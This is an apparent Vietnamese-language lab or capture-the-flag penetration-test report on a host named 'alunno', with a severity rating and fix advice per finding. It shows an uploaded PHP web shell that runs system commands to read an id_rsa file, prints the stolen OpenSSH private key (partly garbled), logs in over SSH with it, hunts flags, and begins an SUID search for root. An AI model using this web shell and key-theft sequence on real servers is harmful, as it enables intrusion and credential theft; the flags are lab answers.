
File "shell\_221102072501.php"

Full path: /var/www/html/data/shell\_221102072501.php  
File size: 28 B  
MIME-type: text/x-php  
Charset: utf-8

Download Open Edit Advanced Editor Back


```
<?php
    system("ls ..");
?>
```

Ta thấy được một file id\_rsa có thể đây là key gì đó




Dự đoán rằng là ta có thể thực hiện cmd trong file php sau đó up lên để thực hiện một số câu lệnh mà ta mong muốn và ta sẽ viết 1 lệnh trong file php


```
<?php  
    system("cat ../7uzeri47.alunno.id_rsa");  
?>
```



Tiếp tục ta sẽ upload lên



Sau đó ta sẽ kiểm tra lại trên trang chính



Tiếp tục ta sẽ chạy lệnh của mình để get id\_rsa

A screenshot of a Google Chrome browser window. The title bar shows the time as 9:15:33. There are 14 tabs open in the background. The active tab's address bar contains a URL starting with 'https://fsgig.alunno.inseblab.it/data/myshell.php'. The main content area of the page is filled with a large amount of illegible, encrypted-looking text, likely a terminal session or a shell dump. The text includes various command-line inputs and outputs, some of which appear to be in JSON format or similar structured data. The overall appearance is that of a captured network packet or a system log.

Ta có được key như sau và format lại ta có được key

-----BEGIN OPENSSH PRIVATE KEY-----

b3B1bnNzaC1rZXktdjEAAAAABG5vbmuAAAAAEbm9uZQAAAAAAAAAAAB1wAAAAdzc2gtcnNhAAAAAwEAAQAAAYEAx0Vy5YtEfCsrVsJRK+qECoYZB0bXbSYwA1K+6sSGBGsFRM0CXGcjB5Y9kuGoP0MZobgCrXPj8cK1BuPTdolwp1/JzpSsTn99/nVvq7KuIzRGgGQZcIx5eXB0o9MrOgTjhjxm1STd5KjeALIf6dAR8sXHuYyqKznjLPNreDqI5kshHwt2mYqX4tgefXJyBuY1WIHsN9AXRFJfr+M7tZ9qjxQ5AKraPYIpB+6e1Xc5/12CzJN6nLpu3qu1HijwMnQNFRBzWdR1U5YDWWBIVe/hp1WvdJ9zoutCrTpVI0WCp981FKE2TMNW6VnR/LgBICeV49efssKz2tdak0WqX9ffyYUqDLw603S26z8G1gJJrvNuNbCYHsxuZuGLZZ5IT5aCXBkrmQzHByy91DrpE3cz/PDGnW86W7Mei818aW1MtPIu/bVvDDp3B3bBiFoXf++I9iMeiH9la3jzpFF/EZTH8wqOvilCP12jR/9QWmWrd2ZuwwwvuJs/ictswy0/MfGkhAAAFiBQ1BwcUJQcHAAAB3NzaC1yc2EAAAGBAMdFcwLWRHwrK1bCUZPqhAqGGQdG120mMANsvurEhgRrBUTNALxnIweWPZLhqD9DGaG4Aq1z4/HCtQbj03aJcKZfyc6UrE5/ff51b6uyriM0RoBkGXCMexlwdKPTKzoE44Y8ztUk3eSo3gCyH+nQEFLFx7mMqis54yzza3g6iOZLIR8LdpnK1+LYH1ycgbmNViB7DfQF0XyX6/j07Wfao8UOQCq2j2CKQfuntV30f9dgsyTepy6bt6rtR4o8DJ0DRUQc1nUZVOWA11gSL3v4adV1XSfc6LrQq06VSNFgqffJRZBNkzDVulZ0fy4ASAnlePXn7Eis9rXWpNFql/X38mFKgy80tN0tus/BpYCSa7zbjWwmB7Mbmbhi82WeSE+WglwZK5kMxwcsvZQ66RN3Gfzwxp1v01uzHovJfGltTLTyLv21bww6dwd2wYhaF3/viPYjHoh/ZWt486XxfxGUx/MKjr4pQj9doof/UFP1q3dmbsML7ibP4nLbMMtPzHxpIQAAAAMBAAEAAAGALnaaCL3FVTJ3o34hqVyoNw/3bAPvnSqnTU8Q5wq1uPf/PYCTyVnfCBjW+JWXN1D9/AA815bLEob00Mt0dhIr6w8wrfNqjc8aYKefRyidg+XffnZYnC6U8GTxPXWygY+8QYN58r7q4jMhuIXP/SOf27yUCkarMvMHbma/q0PywcfIzEVO/RQcwC7meSCg+tPiviYTJc/pfaSqx9Pv9SQ8xWjCO3Nf0QHLytLa7imFE4IfOzwrPSnf1IIJCULhI4cssQanAIYRBommOsK1o0Tu/iLcio7nvcyvRE2yXJ33FdcQPc8sfKQgr4P2GyHWNj1Xvoff63rvfCt+x2k5gtDnMdj48+D5YI5IPJLNkcmuCMC+yLwqkXwAZTIJX6bxWXRZLJaGiFFP gloPQmVUh f61ZW7gQkSkEULclfpeMnhIx i6g1rH3fu+k1QZ0wf kBJHcnoReZxIStDro3wrDnVKgOll1E2YYcWRjh v4+3chc5SY70qwq5QxBFjI1SfBIoyg0FAAAA wQCMOSdwSQe1D8/rAhHu6M4TyJV40Bbm1MwfTIZITsvqVaR3BTvoQbLZ5PNmqy9Si6J8xD AQ/d9zb9SYy11X+RcWDzd0T4Gugeeca6ENu1m8Amd/nWC8j8AFMqmXV0FegDiQjxSwjk0LAlmf+UnDoZ8Gv778X7xz kNC8pNwm+hbShZSJWdt7XmlydRXZzWqT/D536P6sETeB/gpaJ3

```

UMtgFT9uFJCGw17xSvJUa/9DH180darbHK7QzErHCpEkWM6H8AAADBAOm6873DfQAVin3g
CNCKcNHYm8WJocLGWAi1EnFAnB9+1XI+xRNrnR1IHUAy7NnnROgM3vPXtrYQLzXhGiudCA
i1BH6LE9JONaJFs1djZKYX2tNBpAn4OpN3dC6y9gFGrC3LlakkTSjn/s9/fz81/1ohXCUj
hZZZjuu8ygAJwqeEqoC4GUuzGcEriOPfxgD8jiAcZ04kUvmzNx6tREHFZ7fGgolnCVg+LVo
vUSCv1OjYv+GheQmOzjyu3eb0rD35//wAAAMEA2kH83UeCtvgsXBmcjQeCJr/9r+8F9MQy
YykPL3PoMBL3eEgYSH5YhDYWsusHFkSh69sc0rdYxljL1gEf6CsRs94JuUbyLy6lts5zhC
5Pb+jyat95w3bNgjFDT8ZuhxvoujF5RYA+KrPBhmseUaQOuOtdYi8FCQyZ4W/Jd16PQRKS
jvmsaqeEDapu3E2IeCBi1UiJiLci13qqB2GXhuSjLveU/w07MrL5e5hLNnPe0mhupoML8Z
c/T7xiC3gRtRbfAAAADWFsdW5ub0BhbHVubm8BAgMEBQ==

-----END OPENSSH PRIVATE KEY-----

```

Sử dụng key này truy cập vào [alunno@192.168.19.208](mailto:alunno@192.168.19.208)

```
ssh -i uu.txt alunno@192.168.19.208
```

```

└$ chmod 600 uu.txt
└[kali㉿kali:~/UUT/NT101/THICK]
└$ ssh -i uu.txt alunno@192.168.19.208
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-131-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

 System information as of Wed 09 Nov 2022 08:05:18 AM UTC

 System load:          0.1
 Usage of /:           77.5% of 9.75GB
 Memory usage:         5%
 Swap usage:           0%
 Processes:            409
 Users logged in:     1
 IPv4 address for br-240b9497d1aa: 172.18.0.1
 IPv4 address for docker0: 172.17.0.1
 IPv4 address for ens3: 192.168.19.208
 IPv6 address for ens3: fe80::56d:1ff:fe:192%ens3
 ⇒ There are 141 zombie processes.

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
 just raised the bar for easy, resilient and secure K8s cluster deployment.
 https://ubuntu.com/engage/secure-kubernetes-at-the-edge

 12 updates can be applied immediately.
 To see these additional updates run: apt list --upgradable

 New release '22.04.1 LTS' available.
 Run 'do-release-upgrade' to upgrade to it.

Last login: Wed Nov  9 08:01:15 2022 from 192.168.19.110
alunno@alunno:~$ █
```

Tiếp tục check thông tin và kiểm flag

### Nội dung tập tin user.txt:

```

New release '22.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Wed Nov  9 08:01:15 2022 from 192.168.19.110
alunno@alunno:~$ ls
user.txt
alunno@alunno:~$ cat user.txt
InSec{VpxLxW04Dz5apQDYdnfO}
alunno@alunno:~$ █
```

Và ta có được flag user

**InSec{VpxLxW04Dz5apQDYdnfO}**

#### **Lô hổng đã khai thác: Alunno Bonus 5**

**Giải thích lỗ hổng:** Thông tin rò rỉ trong file /usr/bin

**Khuyến nghị và lỗ hổng:** Kiểm soát việc truy cập trong máy alunno với quyền user

Mức độ ảnh hưởng: [Cao]

#### **Cách thức khai thác và Hình ảnh minh chứng:**

Tiếp tục sử dụng máy alunno ta sẽ tiếp tục việc khai thác với lệnh whereis passwd để xác định vị trí của file password

```
Activities Terminal Nov 9 10:45 alunno@alunno: ~  
alunno@alunno:~$ whereis passwd  
passwd: /usr/bin/passwd /etc/passwd /usr/share/man/man1/passwd.1ssl.gz /usr/share/man/man1/passwd.1.gz /usr/share/man/man5  
/passwd.5.gz  
alunno@alunno:~$
```

Di chuyển đến /usr/bin và cat passwd để xem nhưng không có thông tin gì cả

```
Activities Terminal Nov 9 10:47
alunno@alunno: /usr/bin

alunno@alunno:~$ whereis passwd
passwd: /usr/bin/passwd /etc/passwd /usr/share/man/man1/passwd.1ssl.gz /usr/share/man/man1/passwd.1.gz /usr/share/man/man5
/pwd.5.gz
alunno@alunno: ~$ cd /usr/bin
alunno@alunno:/usr/bin$ cat passwd
@@@@@@@/@@/@@@{@@@H.H.@@@@@@@0888 XXXDDDS@td888 P@td8@8@8@@Q@tdR@td@@@@@@@/lib64/ld-linux-x86-64.so.2GNU@GNU@# D
@@@,@@@J@@g@@)@r@@3@{@@@@@@@+@G@S@4 H@Y@V@{[@A{e@@@b@@@3C@@@i@@;@@/L@@@9%@@@C hbekPv@@, '@!@@;@!@V'A@@@@@@x@@@libpam_so
@_ITM_deregisterTMCloneTableaudit_open_gmon_start__ITM_registerTMCloneTablepam_startpam_strerrorpam_chauthtokpam_endlib
pam_misc.so.0misc_convlibaudit.so.laudit_log_user_avc_messageibuslinux.so.iis_selinux_enabledsecurity_getenforcechpath
confreeconselinux_set_callbacksetfscreateconselinux_check_accessgetprevconlibc.so.6setuidchrootgetcffflushstrcpfchmod_pri
ntf_chkexitsetlocaleopenstrncmpoptindgetpwentstrchrsetregidperrodrccgettextsignalsstrncpyforksetreuid_stack_chk_fail_lxs
tatunlinkputspentreallocfsyncstdinstrtollgetpidkillstrspnstrdupstrftime_assert_faillntimeendpwentstrtolfeofgetscallocstr
lenopenlogmemsetstrcspn_errno_locationseekchdirread_syslog_chk_fprintf_chkgetgrnamgetpwuid_rfchownstdoutfpvcputcfputsfclo
sestrtoulmallocumaskstrcasemprrealpath_fgets_chk_strncpy_chkgetgidgetspnam_ctype_b_loc_open_2optargstderr_snprintf_ch
kgetloggingetuidexecvesetrslimitgetopt_longgetpwnam_r_fxstatfilenorenamegeteuid_memcpy_chkwaitpidgetspentstrchrutimefdope
nsortsleep_cxa_finalize_vasprintf_chkfctl_xstatbindtextdomainulckpwdfrstrcmp_libc_start_mainsetpwentferrorwriteclosest
ogsprintfputpwentfree_environLIBPAM_MISC_1.0LIBPAM_1.0GLIBC_2.8GLIBC_2.3GLIBC_2.4GLIBC_2.7GLIBC_2.3.4GLIBC_2.2.5 + w
@@@ " *@*9@;@B@I@R@K@Q@[ @_fek@p@v@{@@@@@@@@@@@ @p@p@o@p@o@
```

Ta sẽ list ra để xem

Ta thấy có một số file màu đỏ cùng màu với passwd ta sẽ cat tung cái ra xem

Khi để ý ta có thể thấy 1 file có tên khá lạ là u7wq có cả số ký tự và khi kiểm tra với máy tính cá nhân ta sẽ thấy file này không tồn tại trong máy tính cá nhân (hình bên dưới là máy tính cá nhân)

Ta sẽ thử cat file u7wq ta có thể thấy được flag

```
Activities Terminal Nov 9 16:51
alunno@alunno:/usr/bin$ cat u7wq
#!/bin/bash
alunno@alunno:/usr/bin$ cat u7wq
#!/bin/bash
/usr/bin/echo "Flag05{6RU27wlR1IStzmK9670Js}" alunno@alunno:/usr/bin$
```

Flag05{6RU27wIR1IStzmK9670Js}

## Lỗ hổng đã khai thác: Alunno Bonus 6


**Giải thích lỗ hổng:** Thông tin rò rỉ trong file /var

**Khuyến nghị vá lỗ hổng:** Kiểm soát việc truy cập trong máy alunno với quyền user

**Mức độ ảnh hưởng:** [Cao]


**Cách thức khai thác và Hình ảnh minh chứng:**

Tiếp tục ta sẽ thực hiện check thông tin ở file var vì đây là file thường dùng để thực hiện cấu hình những thông số nên chắc sẽ có thông tin gì đó



```
alunno@alunno:~$ ls
bin dev home lib32 libx32 media opt root sbin srv sys usr
boot etc lib lib64 lost+found mnt proc run snap swap.img tmp var
alunno@alunno:~$ 
```

So sánh ở file ta thấy có sự khác biệt chính là file p4n ở máy alunno có và ở local là không ta sẽ vào xem




```
alunno@alunno:~$ ls
bin dev home lib32 libx32 media opt root sbin srv sys usr
boot etc lib lib64 lost+found mnt proc run snap swap.img tmp var
alunno@alunno:~$ cd var
alunno@alunno:/var$ ls
backups cache crash lib local lock log mail opt p4n run snap spool tmp
alunno@alunno:/var$ 
```

```
kiet@kiet-Aspire-E5-576:~$ cd /var
kiet@kiet-Aspire-E5-576:/var$ ls
backups cache crash lib local lock log mail metrics opt run snap spool tmp www
kiet@kiet-Aspire-E5-576:/var$ cd www
kiet@kiet-Aspire-E5-576:/var/www$ ls
cau1 html
kiet@kiet-Aspire-E5-576:/var/www$ cd ..
kiet@kiet-Aspire-E5-576:/var$ 
```

Sau khi vào xem thì ta có được thông tin flag sau



```
alunno@alunno:/var$ cd p4n
alunno@alunno:/var/p4n$ ls
3fhc
alunno@alunno:/var/p4n$ cd 3fhc
-bash: cd: 3fhc: Not a directory
alunno@alunno:/var/p4n$ ls -la
total 12
drwxr-xr-x  2 p4nk1d p4nk1d 4096 Oct 22 07:00 .
drwxr-xr-x 14 root   root   4096 Oct 22 06:59 ..
-rw-rw-r--  1 p4nk1d p4nk1d  30 Nov  9 10:30 3fhc
alunno@alunno:/var/p4n$ cat 3fhc
Flag06{OOk6dY82I1iMeR0cShSFD}
alunno@alunno:/var/p4n$ 
```

**Flag06{OOk6dY82I1iMeR0cShSFD}**

## Lô hổng đã khai thác: Alunno Bonus 7

**Giải thích lỗ hổng:** Thông tin rò rỉ khi kiểm tra các port đang hoạt động

**Khuyến nghị và lỗ hổng:** Kiểm soát việc thể hiện thông tin khi show các port đang hoạt động

Mức độ ảnh hưởng: [Trung bình]

#### **Cách thức khai thác và Hình ảnh minh chứng:**

Ngoài ra ta còn một vấn đề nữa khi truy cập vào máy chính là chúng ta cần phải kiểm tra các port đang hoạt động, ta sẽ thử một số tool như nmap, lsof hay netstat

```
Activities Terminal Nov 9 23:11
alunno@alunno:~$ nmap -sT -O localhost
alunno@alunno:~$ Command 'nmap' not found, but can be installed with:
alunno@alunno:~$ snap install nmap # version 7.93, or
alunno@alunno:~$ apt install nmap # version 7.80+dfsg1-2build1
alunno@alunno:~$ See 'snap info nmap' for additional versions.
alunno@alunno:~$
```

```
netstat -tulpn | grep LISTEN
```

Các trường thông tin trong netstat bao gồm:

-t là biểu diễn kết nối tcp

-u là biểu diễn kết nối udp

-l biểu diễn các server đang nghe

-p biểu diễn tên PID/Program cho socket

-n không phân giải tên

Và thể hiện với grep listen

```
alunno@alunno:~$ netstat -t
```

will not be shown, you wou  
tcp 0 0.0.0.0

```
tcp        0      0 0.0.0.0:22                  0.0.0.0:*
tcp        0      0 0.0.0.0:9696                0.0.0.0:*
tcp        0      0 127.0.0.1:9697              0.0.0.0:*
tcp6       0      0 ::1:80                      ::/*
tcp6       0      0 ::1:22                      ::/*
alunno@alunno:~$ sudo lsof -i -P -n | grep LISTEN
[sudo] password for alunno:

alunno@alunno:~$ lsof -i -P -n | grep LISTEN
alunno@alunno:~$ lsof -i -P -n
alunno@alunno:~$ 
```

Ở đây ta thấy được là có 2 cặp ip và port đáng ngờ là 127.0.0.53:53 và 127.0.0.1:9697 ta sẽ thử sử dụng nc để check:

- + Với 127.0.0.53:53 thì không có gì
- + Với 127.0.0.1:9697 thì có Flag



```
alunno@alunno:~$ nc 127.0.0.53 53
^C
alunno@alunno:~$ nc 127.0.0.1 9697
Flag07{n56zkU4WVxf9XiwByqkS8}
^C
alunno@alunno:~$
```

A screenshot of a terminal window titled 'Terminal'. It shows two commands being run. The first command, 'nc 127.0.0.53 53', is interrupted by a control-C (^C). The second command, 'nc 127.0.0.1 9697', successfully connects and prints the flag 'Flag07{n56zkU4WVxf9XiwByqkS8}' before being interrupted by another control-C (^C).

**Flag07{n56zkU4WVxf9XiwByqkS8}**

## Leo thang đặc quyền

### Lỗ hổng đã khai thác: Alunno root

Giải thích lỗ hổng: Leo thang đặc quyền trong Linux từ user lên root

**Khuyến nghị và lỗ hổng:** Thực hiện chặn truy cập vào /usr/bin ở quyền user, chú ý kiểm soát truy cập ở các quyền user, chặn chỉnh sửa thông tin khi thực hiện ở các quyền cơ bản

Mức độ ảnh hưởng: [Nghiêm trọng]

Cách thức khai thác và Hình ảnh minh chứng:

Ban đầu ta chạy lệnh để tìm SUID

```
find / -perm -u=s -type f 2>/dev/null
```

```
alunno@alunno:/home$ find / -perm -u=s -type f 2>/dev/null
/snap/core20/1695/usr/bin/chfn
/snap/core20/1695/usr/bin/chsh
/snap/core20/1695/usr/bin/gpasswd
/snap/core20/1695/usr/bin/mount
/snap/core20/1695/usr/bin/newgrp
/snap/core20/1695/usr/bin/passwd
/snap/core20/1695/usr/bin/su
/snap/core20/1695/usr/bin/sudo
/snap/core20/1695/usr/bin/umount
/snap/core20/1695/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1695/usr/lib/openssh/ssh-keysign
/snap/core20/1634/usr/bin/chfn
/snap/core20/1634/usr/bin/chsh
/snap/core20/1634/usr/bin/gpasswd
/snap/core20/1634/usr/bin/mount
/snap/core20/1634/usr/bin/newgrp
/snap/core20/1634/usr/bin/passwd
/snap/core20/1634/usr/bin/su
/snap/core20/1634/usr/bin/sudo
/snap/core20/1634/usr/bin/umount
/snap/core20/1634/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1634/usr/lib/openssh/ssh-keysign
/snap/snapd/17336/usr/lib/snapd/snap-confine
/snap/snapd/16292/usr/lib/snapd/snap-confine
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/sudo
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/icecheck
/usr/bin/su
```

```
/snap/core20/1634/usr/bin/passwd  
/snap/core20/1634/usr/bin/su  
/snap/core20/1634/usr/bin/sudo  
